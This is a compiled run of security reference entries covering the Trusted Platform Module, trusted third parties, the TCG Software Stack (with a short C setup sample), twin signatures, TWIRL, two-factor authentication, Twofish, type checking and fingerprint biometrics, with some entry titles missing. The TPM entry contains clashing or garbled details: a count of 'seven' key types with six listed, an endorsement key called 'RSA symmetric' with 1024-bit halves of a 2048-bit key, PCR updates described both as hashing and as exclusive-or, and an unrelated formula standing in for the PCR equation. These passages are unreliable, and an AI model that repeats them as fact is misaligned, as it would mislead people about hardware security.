The TPM is specified by the Trusted Computing Group which is an industry consortium with 99 listed members as of this writing. The Trusted Computing Group authored the TPM main specification which includes three parts: design principles, structures of the TPM, and commands. The TPM main specification is the primary specification for TPM implementation and compliance; however, TPM designers must also adhere to platform-specific specifications Trusted Computing Group working exist to develop platform-specific specifications for personal computers, servers, mobile devices, storage devices, and internet infrastructure devices.

The Trusted Computing Group maintains a registry of allocated TPM vendor identification numbers for manufactures of TPM devices for PC

clients. A list of vendors with assigned TPM hardware interface vendor IDs is provided in Table 1.

Trusted Platform Module, Table 1 PC client TPM hardware interface vendors

Atmel	Broadcom	IBM	Sinuson	STMicro electronics
Infineon	Lenovo	SMSC	Winbond	National semiconductor

Applications

The TPM includes the following major hardware components: random number generator, SHA-1 hash generator, HMAC engine, asymmetric RSA encryption and decryption functions, symmetric encryption and decryption functions, asymmetric encryption key generation, endorsement key, attestation identity keys, storage root key, platform configuration registers, opt-in, power detection, and nonvolatile memory. Each listed component is described below.

- *Random Number Generator*. The TPM includes a random number generator (RNG) function which generates 32-byte random numbers. The RNG function may be a pseudo random number generator, but the use of hardware sources of entropy is preferred.
- *SHA-1 Hash Generator*. The TPM includes a SHA-1 hash generation function based upon Federal Information Processing Standards Publication 180-1 Secure Hash Standard. The hash output is 160 bits.
- *HMAC Engine*. The TPM includes a hardware hashed message authentication code (HMAC) accelerator. The HMAC uses SHA-1 hash function, a 20-byte key, and 64-byte block size.
- *Asymmetric RSA Encryption and Decryption Functions*. Hardware RSA asymmetric cryptography accelerators are available to support digital signature generation and encryption and decryption needs. Support key sizes include 512, 1024, and 2048 bits. The recommended key size is 2048 bits. Exposed signature generation and encryption functions must use the RSA cryptography accelerators.
- *Symmetric Encryption and Decryption Functions*. The TPM includes an internal symmetric encryption function; however, the symmetric encryption function is not available for external use to encrypt messages. The TPM uses a Vernam one-time-pad with exclusive or function for

symmetric encryption. Implementations of the Advanced Encryption Standard (AES) are optional to support symmetric encryption and decryption.

- *Asymmetric Encryption Key Generation*. The TPM includes hardware functions to generate RSA asymmetric key pairs. Private keys are stored in a shielded tamper proof location, the root-of-trust-for-storage.

TPM supports seven types of keys: storage keys, identity keys, the endorsement key, bind keys, legacy keys, and authentication keys. Storage keys are general-purpose encryption keys. Identity keys are known as attestation identity keys (AIKs), which are aliases for the endorsement key. AIKs are used to sign data created by the TPM, data in platform generation registers. The AIK is 2048 bits. The endorsement is described above. Bind keys are symmetric encryption keys. Legacy keys are keys not generated by the TPM. Authentication keys are symmetric keys used to sign commands sent.

- *Endorsement Key*. Each TPM contains a unique 2048-bit RSA symmetric encryption key, called the endorsement key (EK). The endorsement key is the basis for all other keys generated by the TPM and provides a mechanism to uniquely identify each TPM. The endorsement key is a 2048-bit RSA key pair with two components: PUBEK and PRIVEK. PUBEK is the 1024-bit public portion of the endorsement key. PRIVEK is the 1024-bit private portion of the endorsement key. The endorsement key is never directly used for signature generation or encryption. Because the TPM is physically attached to a platform's devices printed circuit board and includes features to detect physical tampering, the endorsement key provides a means to uniquely identify the individual platform which instances the TPM.
- Attestation identity keys (AIKs) are aliases for the endorsement key. AIKs are used to sign data created by the TPM, data in platform generation registers. The AIK is 2048 bits.
- *Storage Root Key (SRK)*. The storage root key is generated when a user takes ownership of the device. The storage root key is used to encrypt all other keys. When ownership of the TPM changes, the storage root key also changes. Care must be taken to transfer ownership of items encrypted with keys protected by the existing storage root key before changing the storage root key.

- *Platform Configuration Registers*. Platform configuration registers (PCRs) are linked to the SHA-1 hash function. When a new value v is written to a PCR, v is concatenated with the register's existing contents η_t, and then the concatenated string is hashed with the SHA-1 algorithm creating η_{t+1}.

$$\mathcal{F} = \{f_i : \mathcal{D}_i \rightarrow \mathcal{R}_i\} \tag{1}$$

  This process can be repeated indefinitely, continuously writing new v to the PCR. The final value, η, in the PCR uniquely represents the chain of values (v_0, v_1, v_2, …) written to the PCR. η is not commutative, meaning the different orders of (v_0, v_1, v_2, …) give different η. Additionally, because of the one-way nature of the hash function, knowledge of η cannot be used to learn (v_0, v_1, v_2, …). Some PCRs are dedicated to secure boot, while others are left for general use. The number of PCR depends on the platform type: personal computer, mobile device, etc.
- *Opt-in*. The TPM may be turned on or off, enabled or disabled, and activated or deactivated. Opt-in functions require operator presence at the keyboard attached to the device.
- *Power Detection*. The TPM contains circuitry to detect power to enable power on self-test operations and to support physical presence assertions at device power-up (force operator to enter pass phrase to continue operation).
- *Nonvolatile Memory*. The TPM includes nonvolatile memory locations to store persistent identity and state information including the endorsement key, a storage root key, and ownership authorization data. Data integrity registers were formerly available to allow general-purpose use of nonvolatile memory. This function has been deprecated and a separate general-purpose nonvolatile memory area is available.

The major features of the TPM include cryptographic algorithm acceleration, secure boot, sealing data, and attestation.

- *Cryptographic Algorithm Acceleration*. The TPM RSA encryption and decryption functions are available to support encryption and decryption of messages and digital signature generation. Key generation functions are available to support RSA asymmetric key generation. The SHA-1 function is also available for general use.

The HMAC and symmetric key functions are not available for general use.

- Secure boot is a methodology used to verify the platform configuration and platform ownership during the boot process. Secure boot gates a platform's boot process and does not allow the platform to exit the boot sequence until the platform configuration has been validated. The boot code is broken into multiple executable code segments. Before a segment may call the next segment in sequence, it must first hash the next segment and store the resulting hash to a secure boot platform configuration registers (PCRs). The first code segment, a small segment of the BIOS, hashes itself. The PCR register combines newly written values and the PCR previous contents of the using a bit-wise logical exclusive or function. The combined value is written to the PCR. This process produces a hash value which uniquely represents the platforms endorsement key and boot code contents. A similar process is followed for validating attached hardware by writing identifying hardware configuration information to a second PCR.

The TPM gates the platform's hardware reset signal. When the secure boot hardware and software PCR contents match previously stored known good values, the platform is allowed to exit reset. If the secure boot PCRs never contain the correct values, the platform will never exit reset.

- *Sealing Data*. Combined use of platform configuration registers (PCRs) and the TPM embedded encryption capabilities enables sealed storage. Sealed storage uses a result stored in one or more PCR to generate an encryption key which is then used to encrypt, aka seal, data. Decrypting sealed data requires the same PCR to contain the same value(s) held at encryption time. The encryption key is only accessible to the TPM.
- *Sealed Storage*. The sealing process is used in two places. First, the nonvolatile storage (HDD) on the platform maybe encrypted with a key built from platform configuration information and platform identity information, and derived from a shared secret established when a user takes ownership of the TPM.

  Data encrypted with a key built from platform configuration information can only be decrypted if the platform configuration has not changed. This prevents booting a different OS to bypass access controls.

Data encrypted with a key built from platform identity information can only be decrypted when the nonvolatile storage is present in the machine with the TPM that encrypted the data. This prevents removing a hard-disk drive and placing it in another machine to bypass protections.

Data encrypted with a key built from a shared secret can only be decrypted after the user completes authorization procedures which confirm knowledge of the shared secret.

Encrypting with a key built from configuration information, identity information, and the shared secret ties the contents of the machines HDD to that specific hardware/software configuration on that specific machine and requires validation of knowledge of the shared secret during boot.

- *Sealed Application Data*. The second use of the sealing process enables application data privacy. In this case, an application may load one or more PCR with some combination of values, likely including a hash of the application itself. Application data is then sealed based upon these PCR contents. After sealing, the PCR contents are cleared. The only way to decrypt the sealed application data is to load the PCR with same set of values used prior to encryption.
- *Attestation*. Attestation identity keys (AIKs), which are aliases for the platform's endorsement key, can be generated by the TPM to sign data created on the trusted platform. This allows a platform to sign data to be transmitted outside the platform which attests to creation on the trusted platform in a particular configuration.

AIKs are generated after loading platform configuration registers with platform configuration information. AIKs may be generated from the PCR contents after boot to attest to the system configuration and identity immediately after boot. Alternatively, AIKs may be generated after loading PCR with configuration information related to a particular application. In this way, it is possible to attest to the presence of the application on a platform and to the integrity of the application.

An unlimited number of AIK can be generated allowing an unlimited number of identities.

In 2008, Christopher Tarnovsky (2008) successfully demonstrated an attack against a TPM in which he was able to physically tamper with a TPM device to learn the endorsement key. Mr. Tarnovsky's attacked required decapsulation of an Infineon TPM device and the use of an electron microscope. The attack required 9 months of reverse engineering to divulge

the key contents of a single device. The sophistication of this attack limits its likely use to most capable attackers.

Final Remarks

The Trusted Computing Group continues to apply TPM technology to new computing domains including mobile devices, secure storage, and distributed computing environments. Many platforms aside from the TPM exist to provide hardware-assisted security functions. In Parno et al. (2010), Parno et al. discuss the trend of cellular telephones emerging as the next major computing platform and the fact that many cellular telephones include stronger hardware support for security than many contemporary desktop computers. In Mao (2009), Mao discusses the applicability of the TPM and trusted computing to distributed computing domain. Mao finds the TPM attestation is useful for system behavior conformation by validating a restricted and desirable system configuration. In Potter (2009), Potter discusses the need to move the use case for TPM beyond device authentication to the network towards attestation of the integrity of the system. Potter purports that the computing threat environment will drive larger acceptance and adaptation of the trusted computing and the TPM.

Email: cadams@uottawa.ca

Definition

A *trusted third party* (TTP) is an entity in a domain that is trusted to perform a specific service.

Applications

A TTP, sometimes referred to as a trusted authority, is an entity within a given community that is trusted by all entities in that community to properly perform a particular service. In some architectures, the TTP must store and adequately protect long-term secrets. The compromise of such secrets will immediately render insecure all future communications in the network and may also render insecure all past communications protected by using those secrets; this situation will persist until new long-term secrets can be established (Menezes et al. 1997). In some architectures, the TTP may have the ability to read all messages. Typically, the service performed by the TTP will enhance the security of other messages or transactions between entities in the community; example services include key generation, entity authentication, time stamping, and notarization (Stinson 2006).

Examples of TTPs in well-known architectures include the key distribution center (KDC) in Kerberos, the certification authority (CA) in a PKI (Public Key Infrastructure), and the naming authority (or name server) in an organizational environment.

Open Problems and Future Directions

In many environments, although a trusted entity is needed for the functioning of security operations, there is a desire to reduce the amount of trust needed in this entity. Techniques such as threshold cryptography and secret sharing have been explored as ways to distribute trust across several (non-colluding) entities so that less trust is required in each individual entity. Finding efficient, secure, and scalable ways to achieve this is an on-going area of research.


TSS

David Challener[45] ✉
(45) Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

✉ **David Challener**
Email: David.Challener@jhuapl.edu

Definition



The TSS, or the Trusted Computing Group (TCG) Software Stack, is a set of Application Programming Interfaces (APIs) used to expose the functionality of the Trusted Platform Module (TPM) to the programmer. There have been 3 versions of the TSS specification released as of this time the 1.1b specification, which corresponded to the 1.1b version of the TPM specification, the 1.2 version of the specification, which corresponded to the first release of the TPM 1.2 specification, and the latest version labeled 1.2 Errata 1, which fixed a number of errors in the first release of the 1.2 specification. The TSS 1.2 may work with a 1.1b TPM for those functions which exist in a 1.1b TPM, but it includes a number of functions which are not available on the 1.1b TPM.

Background

The TSS specifications have been implemented by a number of different companies, including NTRU, Infineon, and IBM for Windows and Linux. IBM has contributed a Linux version, with source code and test cases, called TrouSerS on Sourceforge. TrouSerS has been ported to both BSD and Solaris (and possibly other OSs).

Theory and Applications

The TSS was designed in three sections as shown in Fig. 1.

TSS, Fig. 1

There are three major ways that the TPM can be accessed through the TSS, through a crypto provider, through the TSS Service Provider (Tsp), and through the TSS Core Services (Tcs). The easiest is through a cryptographic provider, such as a Microsoft Cryptographic Application Programming Interface (MS CAPI) Cryptographic Service Provider (CSP) (provided with most Windows TSS stacks) or PKCS 11 (provided with all stacks). These two standard cryptographic interfaces are used by a large number of applications to allow for cryptographic hardware (such as smart cards) to be used with software. CAPI users include Internet Explorer, Outlook, and the Microsoft CA. PKCS 11 interfaces include Cisco's VPN,

PGP, Firefox, etc. These interfaces allow such programs to directly use the TPM for cryptographic services, even if they were not designed specifically to do that. MS CAPI and PKCS 11 do not, however, allow one to take advantage of all of the APIs of the TPM.

The second interface is the Tsp Interface (Tspi), which exposes all the features of a TPM to a programmer. It was designed to be object oriented, although it is defined entirely in "C". It was assumed by the developers that the platforms on which it is used may have various differing interfaces for user authentication, so while a basic password interface is implemented, a callback mechanism is also available. Thus an application can be written so that differing platforms can take advantage of available authentication mechanisms. The Tspi calls back to the next layer down, the Tcs layer which takes care of providing each application the ability to believe it has exclusive use of the TPM. It does this by swapping cached keys in and out of the TPM (encrypted when outside the chip, of course).

The third way to use the TSS to access the TPM is to call directly to the Tcs layer using Web Services Definition Language (WSDL) calls. This interface was implemented specifically to allow remote machines to talk directly with the TPM. Of course this entails privacy concerns, so a configuration language was also developed to allow a local user to specify precisely how (and who) could talk to the TPM. The Simple Object Access Protocol (SOAP) interface was used to provide an industry neutral way of both talking to the TPM remotely and also defining the administrative configuration for talking remotely. By default, all WSDL interfaces are turned off.

The commands in the specification are grouped by object, and commands that work on many objects (such as GetCapabilities) are repeated in each objects section, along with the specific capabilities appropriate for that object, to make it easier for the programmer. The specification is broken logically into two major sections, the Tsp section, which includes information on all the structures and types, as well as an introduction to the architectural design decisions, and the Tcs section, which repeats the Table of Contents for that section at the beginning, includes the Core Services. It also includes the (small) device driver library (Tddl) section. This makes it easy for the user to print out the entire spec, and bind it into two separate sections, which each have a Table of Contents.

Most programs that utilize the Tspi start the same way:

```
#include <stdio.h>
#include <tss/tss_error.h>
#include <tss/tss_defines.h>
#include <tss/tss_typedef.h>
#include <tss/tss_structs.h>
#include <tss/tspi.h>

TSS_RESULT main()
{
TSS_HCONTEXT hContext;
TSS_HTPM hTPM = 0;
TSS_HKEY hSRK = 0;
/* Pick the TPM you are talking to in
this case the system TPM */
Tspi_Context_Create(&hcontext);
Tspi_Context_connect(hContext, NULL);
/* Get the handle of the TPM */
Tspi_Context_getTpmObject(hContext,
&hTPM);
/* Get the handle of the SRK */
Tspi_Context_LoadKeyByUUID(hContext,
TSS_PS_TYPE_SYSTEM, SRK_UUID, &hSRK);
/* Put unique code for the program
here */
// Clean up
       Tspi_Context_FreeMemory
         (hContext, NULL);
       Tspi_Context_Close(hContext);
}
```

There are other interfaces that can also be used to talk to the TPM other than the TSS. Both a TPM4Java and a Trusted Computing with Java project have brought TSS functionality to the Java Platform. Additionally MS CAPI stacks and PKCS#11 interfaces are available. Software Development kits and information on programming for the TSS can be found at the Trusted Computing Group site: http://www.trustedcomputinggroup.org/developers/software_stack/developer_tools

Twin Signatures

David Naccache[46] ✉
(46) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

A twin signature is obtained by signing twice the same short message using a probabilistic signature scheme. There are settings in which the concept presents security advantages. For instance, it can be proved that no generic algorithm can efficiently forge a twin DSA signature. Also, there is an equivalence, in the standard model, between the hardness of producing existential forgeries (even under adaptively chosen message attacks) of a twin version of the Gennaro, Halevi, and Rabin signature scheme and the Flexible RSA Problem.

Definition

TWIRL (The Weizmann Institute Relation Locator) is an electronic device designed to speed up the sieving part of modern integer factoring algorithms such as the Quadratic Sieve and the Number Field Sieve for factoring. It was designed in 2003 by Shamir and Tromer (2003) and improves upon the optoelectronic TWINKLE device of Shamir (1999). It is special case of factoring circuits.

Background

The goal of sieving algorithms is to find all *smooth numbers* in an interval of candidate integers, where a smooth number (smoothness) is a number x such that (almost) all prime divisors of x are small primes belonging to a factor base. For example, to factor 1024-bit composites, TWIRL would test

about 10^{15} numbers against a factor base consists of all primes smaller than about 10^{10} and repeat this about 10^{8} times for different collections of numbers.

The standard implementation of sieving algorithms is to use computers with large amounts of RAM and devote one memory location to each candidate x. For each prime p in the factor base, the value $\log(p)$ is added to every pth memory location. At the end of the algorithm, the accumulated value in each memory location is approximately equal to the binary size of the smooth part of the corresponding x, and thus the output consists of the indices of all the memory locations whose values exceed a certain threshold.

Theory

The TWIRL device is based on three basic ideas. The first, borrowed from TWINKLE, is exchanging the roles of space and time. Instead of assigning a memory location to each candidate x and iterating over the primes p in the factor base, TWIRL assigns a circuit element on a silicon wafer to each prime p and, during the operation of the wafer, assigns a clock cycle to each candidate x. Each circuit element emits a $\log(p)$ value in those clock cycles that correspond to x which are divisible by p. These emissions are summed using an addition pipeline and compared to a threshold.

The second idea is to speed up the operation by "compressing time," i.e., by handling thousands of consecutive candidates x in every clock cycle. Each prime p needs to be simultaneously tested against many candidates at each clock cycle, which necessitates means for scheduling, routing, and congestion control for the emitted $\log(p)$ values.

The third idea is to also "compress space." In the factor base, most p values are very large and thus contribute $\log(p)$ very seldom. Hence, thousands of primes can be batched together and handled by shared circuitry, in which each prime is represented very compactly in DRAM-type memory which is inspected and updated cyclically by a simple dedicated processor.

Experimental Results

The TWIRL and TWINKLE devices have attracted considerable attention, but it is not known whether any devices of this type have been built so far, and if so, what was their actual performance. Theoretical analysis indicates that TWIRL-assisted factorization of 1024-bit numbers can be done in 6 weeks on a device whose construction cost is about $10 M using 90 nm VLSI process technology (Lenstra et al. 2003; Shamir and Tromer 2003). For smaller key sizes, a single TWIRL wafer (which would cost a few thousand dollars) can factor a 768-bit composite within a month or a 512-bit composite in under 3 min. However, in all these cases there would be a large initial R&D investment (on the order of $20 M) due to the use of a custom VLSI design.

Two-Factor Authentication

Marijke De Soete[49] ✉
(49) Security4Biz, Oostkamp, Belgium

Definition

This term indicates user authentication where two independent factors are involved in the process of establishing an understood level of confidence that a specific entity or claimed identity is genuine.

Theory

Authentication is the provision of assurance of the claimed identity of an entity. In case of user authentication, users are identified either by knowledge (e.g., a secret such as a password or a PIN), by possession (e.g., a physical token), or by a personal characteristic (e.g., biometrics such as a fingerprint or face geometry). Two-factor authentication is based on two independent factors, for example, a passport with a fingerprint.

Multifactor authentication hence means two or more of the authentication factors required for being authenticated.

Applications

When information or an application is particularly sensitive or vulnerable, using a single authentication factor may not offer enough protection. A stronger means of authentication, something that's harder to compromise is necessary. In these cases, the usage of two-factor authentication is appropriate. While biometrics is sometimes used with a PIN or password,

hardware authenticators or tokens have traditionally been more widely available and supported.

As an example for card-based payments, the authentication of the cardholder is done by the authentication of the payment card (token) and the verification of the PIN (personal identification number).

TWOFISH

Christophe De Cannière[50] ✉
(50) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Twofish (Schneier et al. 1998) is a 128-bit block cipher submitted to the *Advanced Encryption Standard* (Rijndael/AES) selection process by Bruce Schneier et al. It was one of the five AES finalists in 1999.

Twofish has a Feistel-type design and was inspired by the 64-bit block cipher Blowfish (Schneier 1994), published in 1993. Twofish has 16 rounds and accepts 128-bit, 192-bit, and 256-bit secret keys. The 64-bit F-function used in the Feistel network consists of two parallel 32-bit branches called g-functions. Each of them contains a layer of four key-dependent 8×8-bit S-boxes and a 4-byte linear transform based on a Maximum Distance Separable (MDS; cyclic codes) code. The outputs of both branches are combined using a Pseudo–Hadamard Transform (PHT) and the result is mixed with two 32-bit subkeys. Two additional 128-subkeys are XORed with the data before the first and after the last round (this is called input and output whitening) (Fig. 1).

TWOFISH, Fig. 1 One round of twofish

The *key schedule* (block cipher) of Twofish has to provide 1280 bits of key material and 4 key-dependent S-boxes usedin the *g*-function. The main component in the key schedule is a 32-bit *h*-function, which is constructed by alternating layers of fixed S-boxes and key additions, and ends with an MDS-transform. The schedule can be implemented in different ways and allows different tradeoffs between setup time and throughput.

Today, the best attack on reduced-round Twofish is the saturation attack by Lucks (2002) (multiset attack). The attack breaks 8 rounds out of 16 and requires 2^{127} chosen plaintexts (i.e., half of the codebook). Another interesting cryptanalytical result is an observation by Mirza and Murphy (1999) concerning the key schedule.

Definition

We say that a program is typed when types have been assigned to the functions and data used by it, and constraints are provided governing which type of functions can access which types of data, and how. Type checking is the process of verifying type safety, that is, that the type constraints are satisfied. Type checking can either be static (performed at compile time), dynamic (performed at run time), or some combination of the two.

Background

Type safety polices can range from simple to complex. Even the simplest policies can be helpful in preventing many common security flaws. Consider, for example, the problem of buffer overflow vulnerabilities, in which the bounds of a buffer are not checked before it is written to. This oversight can result in the buffer overflowing, and the overflowed data being stored in a place where it can be executed. This is a common way of introducing malicious code into a computer system. This problem can be prevented by assigning types to data, so that only data of the appropriate type is stored in the buffer. Many other common security problems can be prevented in similar ways. Since type safety can also often be verified

automatically without additional user input, it is considered a good candidate for formal verification.

Type checking has applications beyond preventing these basic security problems, however. It can be also be used for verification that a system enforces a security policy, in particular policies that are both simple (so they can be described in terms of types) that are difficult to guarantee (so formal mechanisms that have been developed for reasoning about types are useful). The class of properties related to avoiding illegal information flow provide a good source of these types of policies.

Of particular interest is the area of research introduced by Volpano, Smith, and Irvine (Volpano et al. 1996) in the 1990s, in which type checking is used to enforce noninterference policies. These policies require that information in a computer system be classified at two or more levels that form a partial order and that any activity at one level should be invisible to all other levels except those that dominate it in the partial order. Such a strict policy provides strong guarantees against data leaking out of a system and is useful, for example, in protecting against leakage of highly confidential data in a computer system and against leakage of keys in a cryptographic processor.

The basic idea behind applying type checking for information flow is to assign security types to expressions in programs. These security types form a lattice partial order, with labels indicating information of greater sensitivity dominating labels indicating information of lesser sensitivity. Static checking is then done to determine that, in all cases in which an expression of type *a* can influence an expression of type *b*, then *a* must be less than or equal to *b*. Developing algorithms for verifying this influence is, of course, the challenging part and has been the object of concerted research. However, there is now a substantial library of techniques and algorithms for verifying information flow properties via type checking. See Sabelfeld and Myers (Sabelfeld and Myers 2003) for a detailed survey of this area up through 2003.

Type-checking techniques have also been developed for other security applications, in particular the analysis of security protocols. The first major effort in this area was Abadi and Gordan's spi calculus (Abadi 1999). Here, the idea is to assign the types Public, Secret, and Any to data and Public and Secret to channels. Type-checking is performed to determine that a protocol does not leak secret information, either explicitly be sending Secret

information on Public channels, or implicitly, by having data of type Secret influence the information that is sent along public channels. This approach was later extended by Gordon and Jeffrey (Gordon and Jeffrey 2003) to handle a class of authentication properties as well.

Applications

Most languages include some form of type checking, either static or dynamic, and a number of static analysis tools exist that help users prevent type failures in different languages. If a language has a formal semantics, it is possible to go further and provide a formal verification type safety. This was the case, for example, with standard ML. Researchers were able the formal semantics found in standard ML description (Milner et al. 1997) to develop formally verified proofs of type safety of that language. See, for example, Dubois (2000). Formal verification of type safety has been applied to the verification of programs as well. For example, Microsoft's Verve operating system (Yang and Hawblitzel 2010) was formally verified to be both type and memory safe using a combination of Hoare logic and a typed assembly language.

Open Problems and Future Directions

Although formal verification of type safety has been shown to be feasible, it is still not commonly found in commercially available products. One issue is that the language used to build the application must itself be formally verified to be type safe, and few such languages are yet available. Another is the amount of labor that is still required to produce such formally verified systems, and the performance hit that formally verified systems may take. However, because of the usefulness of type safety and the fact that it can often be verified automatically, it remains a good candidate seeing more widespread adoption.


Definitions

This entry reviews the challenges and open problems at different steps involved in designing an unconstrained fingerprint recognition pipeline.


Background

Biometric recognition is the process of identifying humans based on the physiological or behavioral traits (Maltoni et al., 2009). Biometric modalities such as the face, iris, and fingerprint have been utilized for identification in a variety of applications. The selection of the modality is often dependent on the requirements of the application and characteristics of the modality. For instance, face recognition requires limited user cooperation and its performance gets affected by external factors. On the other hand, iris recognition provides accurate results but requires significant user cooperation. Fingerprint recognition has traditionally been performed



using livescan sensors, fingerprint cards, or latent fingerprints. Technological advancements and increasing requirements for establishing identity have led to newer techniques for fingerprint acquisition and new applications where fingerprint can be used for recognition. Malhotra et al. (2020a) proposed the use of fingerphotos/fingerselfie (In this article, fingerphoto and fingerselfie are used interchangeably.) for recognition while (Basak et al., 2017) also illustrated the importance of fingerprints to recognize infants and toddlers, respectively.

Fingerprint patterns comprises of ridge and valley structures, and acquisition devices focus on capturing these patterns with clarity. In conjunction, minutiae formed by the intersection of these patterns are used for recognition. Therefore, the recognition pipeline should first localize the ridge-valley region, followed by encoding the ridge-valley details in the form of a representation and matching. In the next sections, we provide a brief review of the technology available and discuss some open problems at different steps of a fingerprint recognition algorithm.



Theory

Acquisition and Sensors

As shown in Fig. 1, there are several technologies for fingerprint acquisition. These acquisition methods can be segregated based on the environment in which they are applied. Depending on the technology and the environment, fingerprints captured via these techniques can have different covariates such as orientation, illumination, background, partial information, and blurring. Based on the acquisition mechanism, the covariates of fingerprints can be categorized as constrained, unconstrained, or semi-constrained (Fig. 2).

Unconstrained Fingerprint Biometrics, Fig. 1 Illustrating different acquisition techniques in fingerprints: (**a**) inked fingerprints, (**b**) livescan fingerprint, (**c**) mobile fingerprint sensor, (**d**) swipe sensor, (**e**) latent fingerprints, (**f**) fingerphoto/fingerselfie from a smartphone camera, (**g**) 3D fingerprints, and (**h**) fingervideos

Unconstrained Fingerprint Biometrics, Fig. 2 Fingerprint classification based on capture environment

Constrained and Semi-constrained

Under a controlled acquisition setup, fingerprint can be either constrained or semi-constrained:

- *Inked Fingerprints*. These fingerprints are acquired when fingertip coated in a dye is pressed or rolled on a paper card. The paper card is then scanned to get digitized fingerprints. Figure 1a shows a sample of inked fingerprints.
- *Livescan Fingerprints*. Livescan fingerprints are captured by pressing the fingertip on any kind of live sensor, like optical or capacitive. Figure 1b shows a livescan fingerprint image.
- *Partial (Mobile) Fingerprints*. The fingerprint sensors in smartphones have a small acquisition area (Fig. 1c). The small area leads to semi-constrained partial impression.

- *Swipe Fingerprints*. Another semi-constrained acquisition can be performed by a swipe sensor. As shown in Fig. 1d, the fingertip is swiped over a swipe sensor to acquire a partial segment of the fingerprint. Each segment is then stitched to create a full impression.

Unconstrained

The unconstrained fingerprints can be classified into four categories:

- *Latent Fingerprints*. These fingerprints are generally used for criminal investigations (Fig. 1e). Latent fingerprints are deposited when proteins, amino acids, natural secretions, and sweat present on the skin surface comes in contact with any external surface. These fingerprints are either photographed or lifted once they are generated using special techniques.
- *2D Contactless Fingerprint (Fingerphotos)*. Fingerphoto offers secure and portable authentication on mobile devices (typically webcams and smartphones). As shown in Fig. 1f, fingerphotos are a photograph of the frontal region of a finger. However, the semi-cooperative acquisition makes fingerphoto an unconstrained covariate of fingerprints.
- *3D Contactless Fingerprint*. Inspired from rolled fingerprints, these contactless fingerprints are acquired simultaneously from different viewpoints using multiple cameras. An illustration of the acquisition method is shown in Fig. 1g.
- *Fingervideos*. These consists of continuous frames of finger images captured using video capture devices.


Fingerprint Segmentation

Fingerprint segmentation is the process of extracting the foreground fingerprint and separating from the background. Depending on the background and acquisition devices, the challenges associated with designing an efficient segmentation algorithm include complex backgrounds, varying illumination, and resolution. State-of-the-art fingerprint segmentation algorithm, proposed by Serafim et al. (2019), are based on patch classifications by CNNs. Such CNN-based algorithms remove the need for preprocessing such as thresholding, yet giving very accurate results for livescan images. The challenges lie in more complex applications like fingerphoto and latent fingerprints, which are discussed below.

Fingerphoto

As the presence of skin region is a fundamental feature of fingerphotos, many studies utilize skin color-based thresholding (Tiwari and Gupta, 2015; Sankaran et al., 2015). More recent algorithms include estimating slope of Sobel edge map (Kumar and Zhou, 2011) and deep learning methods such as VGG SegNet and FCN (Malhotra et al., 2019).

Latent Fingerprints



Segmentation of latent fingerprint is equally challenging due to overlapping impressions and complex and resembling backgrounds. For segmenting single latent fingerprint impression from the background, the popular techniques adopted by researchers are (1) ridge orientation and frequency-based approaches (Karimi-Ashtiani and Kuo, 2008) and (2) total variation-based approaches (Rudin et al., 1992).

Fingerprint Feature Extraction

Feature extraction plays an important role in providing precise and distinctive representation. For fingerprints, a summary of the popular feature representations is presented below:

Traditional Fingerprint Descriptors


As illustrated in Fig. 3, these descriptors include level 1 (ridge flow pattern), level 2 (minutiae), and level 3 features (extended features). At 300 PPI, the level 1 features of ridge orientation, frequency, and singular points (cores and deltas) in a fingerprint are visible. Level 2 features consist of ridge discontinuities like ridge endings and bifurcations, also known as minutiae. Other types of minutia points include ridge crossovers, lakes, islands, spurs, and independent ridges. The sample should be captured at least at 500 PPI to discern level 2 features. Lastly, level 3 features contain fine details of fingerprint ridges, spanning dots, pores, incipient ridges, scars, ridge width, and shape, requiring acquisition at 1,000 PPI.

Unconstrained Fingerprint Biometrics, Fig. 3 Illustrating the ridge-valley patterns and level-wise fingerprint features

The features mentioned above are mostly handcrafted. These features fail to get detected when ridge-valley details are not precise or are of reduced contrast. Fingerphotos and latent fingerprints are one such scenario where the details are poorly visible. Hence, the above features fail to perform competitively. Thus, the next subsection on non-minutiae descriptors shows alternative features proposed for unconstrained fingerprints.

Non-Minutia Descriptors

Cappelli et al. (2010) introduced Minutia Cylinder Code (MCC). MCC descriptors are 3D cylindrical structures to encode the directional and spatial relationship of neighboring minutiae with respect to the pivot minutia. Few studies propose additional features such as ridge skeleton and frequency to assist in recognition of unconstrained fingerprints (Lee et al., 2006).



With increasing modes of acquisition, some studies have reported that minutia-based techniques do not necessarily yield similar level of performance in unconstrained scenarios. For instance, Malhotra et al. (2017) analyzed the performance of MCC descriptors in varying background and lighting conditions and observed more than 20% EER. For fingerphotos, CompCode (Kumar and Zhou, 2011) descriptors encode texture information by applying Gabor filters to the image. Tiwari and Gupta (2015) proposed Speeded Up Robust Feature (SURF) as a feature descriptor for being translation and scale-invariant. Sankaran et al. (2015)

proposed ScatNet features, and recently, Malhotra et al. (2019) showed the usage of ResNet50 features for recognizing fingerselfies.

Open Problems and Future Research Directions

Newer applications bring new challenges to the technology. Here are some open challenges that have been introduced by new applications and technologies such as newborn and toddler fingerprint recognition, fingerphotos, and latent fingerprint.

- *Partial information*. Figure 4a shows an example of partial fingerprints. In latent fingerprints, the impression might be smudged or deposited with insufficient pressure, or there may be only partial ridge information visible. A smartphone fingerprint sensor also faces a similar issue with a small sensing area. Matching a partial image with full fingerprint impression with higher confidence is a challenging problem.

Unconstrained Fingerprint Biometrics, Fig. 4 Different challenges faced by unconstrained fingerprints. (**a**) Partial information. (**b**) Similar/complex background. (**c**) Orientation variation. (**d**) Illumination variations. (**e**) Overlapping fingerprints. (**f**) Poor quality or blur

- *Complex background*. Latent fingerprints can be deposited on any surface. Surfaces with structured noise or uneven surfaces can adversely

affect segmentation and feature extraction. In terms of fingerphotos, similar looking background or complex backgrounds can be challenging (Fig. 4b).

- *Orientation variations*. Since fingerphoto acquisition requires less user cooperation, the finger can be in any orientation or pose. Similarly, as shown in Fig. 4c, latent fingerprints encounter orientation challenges with varying positioning of ridge-valley details.
- *Illumination variations*. Acquisition environment and capture device can induce significant illumination variation (indoors or outdoors) (Malhotra et al., 2018). Factors such as use of camera flash also affect illumination. An instance of badly lit fingerphoto can be seen in Fig. 4d.
